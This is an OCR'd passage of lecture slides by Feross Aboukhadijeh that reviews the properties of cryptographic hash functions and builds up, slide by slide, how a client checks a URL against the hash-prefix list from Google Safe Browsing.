
Review: cryptographic hash functions


- Algorithm that maps data of arbitrary size (the "message") to a bit string of a fixed size (the "hash value")
  - One-way function: infeasible to invert
  - Deterministic: same message always results in the same hash value
  - Quick to compute: we often call hash functions thousands of times
  - No collisions: infeasible to find different messages with same hash value
  - Avalanche effect: small change to message changes hash value extensively


Client
Google Safe Browsing Server
85 Feross Aboukhadijeh


Get unsafe hash prefixes
Client
Google Safe Browsing Server
86 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Client
Google Safe Browsing Server
87 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Client
Hash prefix list
Google Safe Browsing Server
88 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
Hash prefix list
Client
Google Safe Browsing Server
89 Feross Aboukhadijeh

